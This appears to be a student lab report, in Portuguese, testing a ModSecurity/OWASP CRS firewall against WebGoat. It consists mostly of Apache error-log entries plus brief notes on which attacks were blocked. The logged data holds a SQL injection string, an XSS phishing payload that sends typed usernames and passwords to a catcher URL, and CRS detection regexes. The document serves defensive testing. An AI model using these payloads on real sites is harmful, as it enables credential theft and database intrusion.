[Mon Jul 29 09:28:20.004016 2019] [:error] [pid 17428:tid 1508] [client ::1:51467] [client ::1] ModSecurity: Rule 1f4505e66e8 [id "-"][file "C:/Apache24/conf/extra/crs-rules/RESPONSE-951-DATA-LEAKAGES-SQL.conf"][line "248"] - Execution error - PCRE limits exceeded (-8): (null). [hostname "localhost"] [uri "/WebGoat/service/solution.mvc"] [unique_id "XT7mY4vh8snc170lix6EewAAAD4"], referer: http://localhost/WebGoat/start.mvc

[Mon Jul 29 09:28:20.004016 2019] [:error] [pid 17428:tid 1508] [client ::1:51467] [client ::1] ModSecurity: Rule 1f450612960 [id "-"][file "C:/Apache24/conf/extra/crs-rules/RESPONSE-951-DATA-LEAKAGES-SQL.conf"][line "354"] - Execution error - PCRE limits exceeded (-8): (null). [hostname "localhost"] [uri "/WebGoat/service/solution.mvc"] [unique_id "XT7mY4vh8snc170lix6EewAAAD4"], referer: http://localhost/WebGoat/start.mvc

*[Mon Jul 29 09:28:37.651080 2019] [:error] [pid 17428:tid 1488] [client ::1:51473] [client ::1] ModSecurity: Warning. detected SQLi using libinjection with fingerprint 's&sos' [file "C:/Apache24/conf/extra/crs-rules/REQUEST-942-APPLICATION-ATTACK-SQLI.conf"] [line "66"] [id "942100"] [msg "SQL Injection Attack Detected via libinjection"] [data "Matched Data: s&sos found within ARGS:account_name: **Snow' or 'a' = 'a"**] [severity "CRITICAL"] [ver "OWASP_CRS/3.1.1"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-sqli"] [tag "OWASP_CRS/WEB_ATTACK/SQL_INJECTION"] [tag "WASCTC/WASC-19"] [tag "OWASP_TOP_10/A1"] [tag "OWASP_AppSensor/CIE1"] [tag "PCI/6.5.2"] [hostname "localhost"] [uri "/WebGoat/attack"] [unique_id "XT7mdYvh8snc170lix6EggAAAD0"], referer: http://localhost/WebGoat/start.mvc*

[Mon Jul 29 09:28:37.653031 2019] [:error] [pid 17428:tid 1488] [client ::1:51473] [client ::1] ModSecurity: Access denied with code 403 (phase 2). Operator GE matched 5 at TX:anomaly_score. [file "C:/Apache24/conf/extra/crs-rules/REQUEST-949-BLOCKING-EVALUATION.conf"] [line "93"] [id "949110"] [msg "Inbound Anomaly Score Exceeded (Total Score: 5)"] [severity "CRITICAL"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-generic"] [hostname "localhost"] [uri "/WebGoat/attack"] [unique_id "XT7mdYvh8snc170lix6EggAAAD0"], referer: http://localhost/WebGoat/start.mvc

O browser lançado fora do ZAP funciona inclusive com o XSS, veja o que foi registrado error.log

[Mon Jul 29 11:36:08.144079 2019] [:error] [pid 5376:tid 1464] [client ::1:51349] [client ::1] ModSecurity: Warning. detected XSS using libinjection. [file "C:/Apache24/conf/extra/crs-rules/REQUEST-941-APPLICATION-ATTACK-XSS.conf"] [line "60"] [id "941100"] [msg "XSS Attack Detected via libinjection"] [data "Matched Data: ***XSS data found within ARGS:Username: </form><script>function hack(){ XSSImage=new Image; XSSImage.src=\\x22http://localhost/WebGoat/catcher?PROPERTY=yes&user=\\x22 document.phish.user.value \\x22&password=\\x22 document.phish.pass.value \\x22\\x22; alert(\\x22Had this been a real attack... Your credentials were just stolen. User Name = \\x22 document.phish.user.value \\x22Password = \\x22 document.phish.pass.value);} </script><form name=\\x22phish\\x22>

<HR><H3>This feature requires..."] [severity "CRITICAL"] [ver "OWASP_CRS/3.1.1"] [tag "application-multi"] [tag "language-multi"]*** *[tag "platform-multi"] [tag "attack-xss"] [tag "OWASP_CRS/WEB_ATTACK/XSS"] [tag "WASCTC/WASC-8"] [tag "WASCTC/WASC-22"] [tag "OWASP_TOP_10/A3"] [tag "OWASP_AppSensor/IE1"] [tag "CAPEC-242"] [hostname "localhost"] [uri "/WebGoat/attack"] [unique_id "XT8EWI7xueNGxkW7oOtcEwAAADo"], referer: http://localhost/WebGoat/start.mvc*

[Mon Jul 29 11:36:08.144079 2019] [:error] [pid 5376:tid 1464] [client ::1:51349] [client ::1] ModSecurity: Warning. Pattern match "(?i)[<\\xef\\xbc\\x9c]script[^>\\xef\\xbc\\x9e][>\\xef\\xbc\\x9e][\\\\s\\\\S]*?" at ARGS:Username.*

*[file "C:/Apache24/conf/extra/crs-rules/REQUEST-941-APPLICATION-ATTACK-XSS.conf"] [line "92"] [id "941110"] [msg "XSS Filter - Category 1: Script Tag Vector"] [data "Matched Data: <script> found within ARGS:Username: </form><script>function hack(){ XSSImage=new Image; XSSImage.src=\\x22http://localhost/WebGoat/catcher?PROPERTY=yes&user=\\x22 document.phish.user.value \\x22&password=\\x22 document.phish.pass.value \\x22\\x22; alert(\\x22Had this been a real attack... Your credentials were just stolen. User Name = \\x22 document.phish.user.value \\x22Password = \\x22 document.phish.pass.value);} </script><form name=\\x22phish\\x22>

<HR><H3>This feature requires..."] [severity "CRITICAL"] [ver "OWASP_CRS/3.1.1"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-xss"] [tag "OWASP_CRS/WEB_ATTACK/XSS"] [tag "WASCTC/WASC-8"] [tag "WASCTC/WASC-22"] [tag "OWASP_TOP_ [hostname "localhost"] [uri "/WebGoat/attack"] [unique_id "XT8EWI7xueNGxkW7oOtcEwAAADo"], referer: http://localhost/WebGoat/start.mvc*

[Mon Jul 29 11:36:08.145076 2019] [:error] [pid 5376:tid 1464] [client ::1:51349] [client ::1] ModSecurity: Warning. Pattern match "(?i)[\\\\s\\"'`;\\\\/0-9=\\\\x0B\\\\x09\\\\x0C\\\\x3B\\\\x2C\\\\x28\\\\x3B]+on[a-zA-Z]+[\\\\s\\\\x0B\\\\x09\\\\x0C\\\\x3B\\\\x2C\\\\x28\\\\x3B]?=" at ARGS:Username. [file "C:/Apache24/conf/extra/crs-rules/REQUEST-941-APPLICATION-ATTACK-XSS.conf"] [line "123"] [id "941120"] [msg "XSS Filter - Category 2: Event Handler Vector"] [data "Matched Data: \\x22 onclick= found within ARGS:Username: </form><script>function hack(){ XSSImage=new Image; XSSImage.src=\\x22http://localhost/WebGoat/catcher?PROPERTY=yes&user=\\x22 document.phish.user.value \\x22&password=\\x22 document.phish.pass.value \\x22\\x22; alert(\\x22Had this been a real attack... Your credentials were just stolen. User Name = \\x22 document.phish.user.value \\x22Password = \\x22 document.phish.pass.value);} </script><form name=\\x22phish\\x22>

<HR><H3>This feature req..."] [severity "CRITICAL"] [ver "OWASP_CRS/3.1.1"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-xss"] [tag "OWASP_CRS/WEB_ATTACK/XSS"] [tag "WASCTC/ [hostname "localhost"] [uri "/WebGoat/attack"] [unique_id "XT8EWI7xueNGxkW7oOtcEwAAADo"], referer: http://localhost/WebGoat/start.mvc*

[Mon Jul 29 11:36:08.145076 2019] [:error] [pid 5376:tid 1464] [client ::1:51349] [client ::1] ModSecurity: Warning. Pattern match

"(?i)(?:<(?:(?:apple|objec)t|isindex|embed|style|form|meta)\\\\b[^>]?>[\\\\s\\\\S]*?|(?:=|U\\\\s*?R\\\\s*?L\\\\s*?\\\\()\\\\s*?[^>]*?\\\\s*?S\\\\s*?C\\\\s*?R\\\\s*?I\\\\s*?P\\\\s*?T\\\\s*?:)" at ARGS:Username. [file "C:/Apache24/conf/extra/crs-rules/REQUEST-941-APPLICATION-ATTACK-XSS.conf"] [line "184"] [id "941140"] [msg "XSS Filter - Category 4: Javascript URI Vector"] [data "Matched Data: <form name=\\x22phish\\x22> found within ARGS:Username: </form><script>function hack(){ XSSImage=new Image; XSSImage.src=\\x22http://localhost/WebGoat/catcher?PROPERTY=yes&user=\\x22 document.phish.user.value \\x22&password=\\x22 document.phish.pass.value \\x22\\x22; alert(\\x22Had this been a real attack... Your credentials were just stolen. User Name = \\x22 document.phish.user.value \\x22Password = \\x22 document.phish.pass.value);} </script><form name=\\x22phish\\x22>

<HR><H3>This..."] [severity "CRITICAL"] [ver "OWASP_CRS/3.1.1"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-xs [hostname "localhost"] [uri "/WebGoat/attack"] [unique_id "XT8EWI7xueNGxkW7oOtcEwAAADo"], referer: http://localhost/WebGoat/start.mvc*

E o ataque Session Fixation parece ter sido bloqueada como registrado no error log

[Mon Jul 29 11:36:08.145076 2019] [:error] [pid 5376:tid 1464] [client ::1:51349] [client ::1] ModSecurity: Warning. Pattern match "(?i)<[^\\\\w<>](?:[^<>\\"\\\\s]*:)?[^\\\\w<>]*(?:\\\\W*?s\\\\W*?c\\\\W*?r\\\\W*?i\\\\W*?p\\\\W*?t|\\\\W*?f\\\\W*?o\\\\W*?r\\\\W*?m|\\\\W*?s\\\\W*?t\\\\W*?y\\\\W*?l\\\\W*?e|\\\\W*?s\\\\W*?v\\\\W*?g|\\\\W*?m\\\\W*?a\\\\W*?r\\\\W*?q\\\\W*?u\\\\W*?e\\\\W*?e|(?:\\\\W*?l\\\\W*?i\\\\W*?n\\\\W*?k|\\\\W*?o\\\\W*?b\\\\W*?j\\\\W*?e\\ ..." at ARGS:Username. [file "C:/Apache24/conf/extra/crs-rules/REQUEST-941-APPLICATION-ATTACK-XSS.conf"] [line "217"] [id "941160"] [**msg "NoScript XSS InjectionChecker: HTML Injection"**] [data "Matched Data: </form found within ARGS:Username: </form><script>function hack(){ XSSImage=new Image; XSSImage.src=\\x22http://localhost/WebGoat/catcher?PROPERTY=yes&user=\\x22 document.phish.user.value \\x22&password=\\x22 document.phish.pass.value \\x22\\x22; alert(\\x22Had this been a real attack... **Your credentials were just stolen. User Name = \\x22 document.phish.user.value \\x22Password = \\x22 document.phish.pass.value);}** </script><form name=\\x22phish\\x22>

<HR><H3>This feature requires a..."] [severity*

"CRITICAL"] [ver "OWASP_CRS/ [hostname "localhost"] [uri "/WebGoat/attack"] [unique_id "XT8EWI7xueNGxkW7oOtcEwAAADo"], referer: http://localhost/WebGoat/start.mvc

[Mon Jul 29 11:36:08.145076 2019] [:error] [pid 5376:tid 1464] [client ::1:51349] [client ::1] ModSecurity: Rule 1e371531830 [id "9412000"][file "C:/Apache24/conf/extra/crs-rules/REQUEST-941-APPLICATION-ATTACK-XSS.conf"][line "337"] - Execution error - PCRE limits exceeded (-8): (null). [hostname "localhost"] [uri "/WebGoat/attack"] [unique_id "XT8EWI7xueNGxkW7oOtcEwAAADo"], referer: http://localhost/WebGoat/start.mvc

[Mon Jul 29 11:36:08.145076 2019] [:error] [pid 5376:tid 1464] [client ::1:51349] [client ::1] ModSecurity: Access denied with code 403 (phase 2). Operator GE matched 5 at TX:anomaly_score. [file "C:/Apache24/conf/extra/crs-rules/REQUEST-949-BLOCKING-EVALUATION.conf"] [line "93"] [id "949110"] [msg "Inbound Anomaly Score Exceeded (Total Score: 25)"] [severity "CRITICAL"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-generic"] [hostname "localhost"] [uri "/WebGoat/attack"] [unique_id "XT8EWI7xueNGxkW7oOtcEwAAADo"], referer: http://localhost/WebGoat/start.mvc

*[Mon Jul 29 11:36:08.145076 2019] [:error] [pid 5376:tid 1464] [client ::1:51349] [client ::1] ModSecurity: Warning. Operator GE matched 5 at TX:inbound_anomaly_score. [file "C:/Apache24/conf/extra/crs-rules/RESPONSE-980-CORRELATION.conf"] [line "86"] [id "980130"] [msg "Inbound Anomaly Score Exceeded (Total Inbound Score: 25 - SQLI=0,XSS=25,RFI=0,LFI=0,RCE=0,PHPI=0,HTTP=0,SESS=0): **NoScript XSS InjectionChecker: HTML Injection; individual paranoia level scores: 25, 0, 0, 0"]** [tag "event-correlation"] [hostname "localhost"] [uri "/WebGoat/attack"] [unique_id "XT8EWI7xueNGxkW7oOtcEwAAADo"], referer: http://localhost/WebGoat/start.mvc*

Não há nada registrado sobre Session Fixation no error.log, isto indica que o ataque não foi bloqueado efetivamente pelo firewall.

Portanto, temos que SQLi funciona com o firewall on, o mesmo para XSS, e o Session Fixation, mas não funciona para RFI. Apesar disso, o Session Fixation teve um comportamento estranho. No entanto, mensagem de que foi hakeado não se sustentou, como da primeira vez. Há talvez algum mal funcionamento do Firefox.

O OWASP ZAP, com o HUD ativado, mas sem aparecer o Iron Man no Firefox, parece criar uma espécie de VPN em que o firewall não atua. É possível que isso seja má compreensão da ferramenta, pois outros grupos conseguiram realizar os testes com o HUD ativado.

O firewall nunca conseguiu barrar o ataque RFI, é possível que o firewall tenha alguma limitação com ataque semântico. No caso, com instrução javascript dentro do arquivo test2.jsp pode ter sido entendido como instrução legítima. Necessitaria talvez acompanhar a evolução dos arquivos CRS emitidos da OWASP. Ou talvez, novas regras CRS customizadas para este caso seja necessário.